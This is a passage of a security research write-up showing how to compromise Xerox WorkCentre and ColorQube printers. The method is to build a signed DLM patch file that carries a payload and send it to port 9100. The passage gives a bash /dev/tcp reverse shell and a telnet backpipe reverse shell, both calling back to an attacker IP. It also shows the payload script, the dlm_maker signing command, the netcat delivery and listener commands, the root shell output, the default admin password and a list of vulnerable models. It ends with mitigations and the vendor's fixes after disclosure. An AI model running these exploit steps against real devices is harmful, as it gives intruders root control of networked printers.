
An example netcat command: `nc  172.30.30.21 9100 < upgrade.dlm`

The benefit of using JetDirect service versus the LPR is that JetDirect will not identify or log your local login name.

Auto-upgrade Method

The final method also involves using the web management console to access the Auto-Upgrade feature page: /properties/upgrade/autoUpgrade.php (Figure 9). The Auto-Upgrade method automatically retrieves upgrade files from an FTP server for installation. This method is only available to perform device upgrades, not patches or clones. Access to this will require you to authenticate with the admin credentials. Again, if the factory default credentials have not been changed, they are "1111".

Figure 9



Machine Software

Auto Upgrade

Schedule Upgrade

✓ Enabled

Refresh Start Time

Hourly [✓ Daily]

Time: 12 : 00 AM

Protocol

TCP/IP

[✓ IPv4 Address] IPv6 Address Host Name

IP Address: Port

Directory Path

Login Name: admin

Password

Retype password

Select to save new password

Processing of DLM

So what happens when the Xerox device receives the DLM file? Several things take place that we need to discuss here so when we build our attack we can leverage those functions.

Here are the steps taken by the Xerox device when it receives the DLM.

1. %%OID_ATT_DLM_SIGNATURE is validated
2. Once signature is validated the file is unpacked into a subfolder in /opt/nc/. The subfolder is named in the DLM header %%OID_ATT_DLM_NAME. This is set with the dlm_maker application using the switch -n
3. Once unpacked a shell script is kicked off. The shell script that is run depends on the DLM type, which is set by dlm_maker application using the –t switch. Also it is recorded in the DLM header within %%OID_ATT_DLM_COMMENT.
    - A patch will run a shell script with %%OID_ATT_DLM_NAME as the name of script. This is set with the dlm_maker application using the switch –n. Example: if the DLM is named ABCD. The shell script ran will be ABCD.sh
    - An upgrade DLM will run the script upgradeExtract.sh
4. The shell script defines the remainder of the patch or upgrade operations.

Generating DLM for targeted exploitation

Now that we understand the processes needed for building, signing and delivering DLMs to targeted Xerox MFP devices, it is time to tie all of the above together and exploit a Xerox MFP device.

First we need a payload. Since a Xerox MFP can be either an i80386 or PPC-based device, it is advisable that we do not use any imported code, but leverage what already exists on the device. With that in mind I chose a reverse shell. Who doesn't like a reverse shell, and they typically can be pulled off using code that exists on the target device.

In the case of Xerox MFP I have found telnet installed and a device file available at /dev/tcp. This gives us two potential methods for creating a reverse shell. These include:

1. mknod backpipe p && telnet 192.168.100.100 8686 0<backpipe | /bin/bash 1> backpipe
2. /bin/bash -i > /dev/tcp/192.168.100.100/8686 0<&1 2>&1

I personally consider the bash shell version more stable than the telnet backpipe. So we will use a bash shell in our exploit.

Now that we have chosen our exploit, the next step is to build a shell script and turn it into a gzip compressed TAR file. To do this, create the following xerox.sh script file and save it. Don't forget to set the IP address to your local host IP.

```
#!/bin/bash

/bin/bash -i > /dev/tcp/192.168.100.100/8686 0<&1 2>&1
```

Once that is saved, execute the command: `tar -cvzf xerox.tgz xerox.sh` Now that we have the xerox.sh script TAR zipped up "xerox.tgz", we can proceed to the DLM creation process.

To make things simpler I placed the dlm_tookit folder in /opt/dlm_tookit on my host and added the path /opt/dlm_tookit to my PATH.

Next, we run the dlm_maker application to create our DLM file and add the correct signature to it. The following command will accomplish all of these tasks.

```
dlm_maker -n xerox -t patch -i "Mon Nov 14 13:50:21 EST 2011" -D opt/dlm_toolkit   xerox.tgz
```

First let us break down the above command syntax so we better understand the switches and what they accomplish.

- -n this defines the name of the DLM which sets the folder the DLM is extracted into and also sets the name of the shell script to execute.
- -t sets the type of DLM being used (patch, upgrade, clone, thirdpty). This also plays a part in which shell script is executed.
- -i is for informational data. Be aware you leave this blank your username and host IP address will be recorded in this field.
- -D this sets the folder were the keyfile folder and sha256deep application are located .

The results of running this dlm_maker command is a DLM called xerox.dlm. We can see in the figure 10 below the header information from this DLM file.

Figure 10

```
%%XRXbegin
%%OID_ATT_JOB_TYPE OID_VAL_JOB_TYPE_DYNAMIC_LOADABLE_MODULE
%%OID_ATT_JOB_SCHEDULING OID_VAL_JOB_SCHEDULING_AFTER_COMPLETE
%%OID_ATT_JOB_COMMENT "Mon Nov 14 13:50:21  EST 2011"
%%OID_ATT_JOB_COMMENT "patch Thu Feb 23 17:39:31  EST 2012"
%%OID_ATT_DLM_NAME "xerox"
%%OID_ATT_DLM_VERSION "NO_DLM_VERSION_CHECK"
%%OID_ATT_DLM_SIGNATURE "b8092f4ed9493d09e9db13d01cb7fd7c911d82cffc22e0ff59ad6bedb5641ff7"
%%OID_ATT_DLM_EXTRACTION_CRITERIA "extract /tmp/xerox.dnld"
%%XRXend
```

Now that we have our reverse shell script properly packed into a DLM with a valid signature, the final step is deliver our evil and enjoy some pwnage.


On your local host, we setup a netcat listener: nc –l 8686

Next, we run the following netcat command to deliver the raw xerox.dlm file to the jetdirect TCP port 9100 on your targeted Xerox MFP device: nc xerox_target_ip 9100 < xerox.dlm

PWNAGE

The speed of this attack varies based on how busy the MFP device is. The Xerox MFP will execute the xerox.sh reverse shell script on the targeted device and connect back to your netcat listener resulting in a reverse shell as show in Figure 11. In this example the attack was launched against a Xerox Workcentre 5740 model device. With this reverse shell you will have root level privileges on the Xerox device.

Figure 11



```
X:\DLM>nc -l -p 8686
bash: no job control in this shell

   Current nc release on this ppc machine is:

       0.061.131.10221

----------------------------------------------------------------------------
----------------
The 'tool' command will display available microkernel dev
elopment tools.
----------------------------------------------------------------------------
----------------

bash-3.1# _
```

Also it’s important to remember this attack will only work on devices that use a DLM for patching, upgrading and cloning. On other Xerox devices you will simply print garbage and waste paper.

The following list of Xerox devices have been identified as using DLMs and are vulnerable to this attack. This list of devices should not be considered exhaustive.


- WorkCentre Pro 232/238/245/255/265/275
- WorkCentre 232/238/245/255/265/275
- WorkCentre Pro C2128/C2636/C3545
- WorkCentre Pro 165/175
- WorkCentre Pro M165/M175
- WorkCentre Pro 32/40 Color
- WorkCentre Pro 65/75/90
- WorkCentre Pro 35/45/55
- WorkCentre M35/M45/M55
- WorkCentre 5030
- WorkCentre 5632/5635/5645/5655/5665/5675/5687
- WorkCentre 5735/5740/5745
- WorkCentre 6400
- WorkCentre 7655/7665/7675
- WorkCentre 7755/7765/7775
- ColorQube 9201/9202/9203
- ColorQube 9301/9302/9303

Mitigation

In conclusion, the following defense strategies should be used to protect your systems from this and other attacks:

1. Install all updates and patches as they become available
2. Turn off upgrades by unchecking the Enabled box. This can be done at the web management console: /properties/upgrade/dlm_upgrades.php (Figure 12)

Figure 12


Machine Software

Upgrades

[✓] Enabled

Note this will also prevent the use of clones. Also don't forget to change the default admin password to something complex. Turning off upgrades is pointless when the admin password is still "1111".

Also I would like to note that I was very pleased with Xerox's response to this research project. When I reported this attack to Xerox, Xerox contacted me within 24 hours and setup a teleconference to discuss the details of this attack. Moving forward from there, Xerox has followed through with a number of current and future changes to their upgrade patch processes. Below are just a few of these changes.

- Upgrade and patch file types will be signed with asymmetric keys
- Different key pairs have been created for upgrade, patch and clone files
- dlm_maker has been restricted so that as deployed in the device, it can only be used to create clone files. (Which was the intended purpose)
- dlm_maker has been modified so that it no longer embeds scripts in clone DLMs. The clone file is now just a parameter file. Any embedded script will be ignored.

Although these changes may not be 100% perfect they are great improvements. Combined with some due diligence on the end users' part, your Xerox devices can be protected from this attack.

References:

7 Linux Shells Using Built-in Tools:
http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/

Xerox support:
http://www.support.xerox.com/support/enus.html

Xerox Security Bulletin:
http://www.xerox.com/download/security/security-bulletin/2f200-4c5971db55800/cert_XRX12-003_v1.12.pdf

Foofus.net team:
http://www.foofus.net/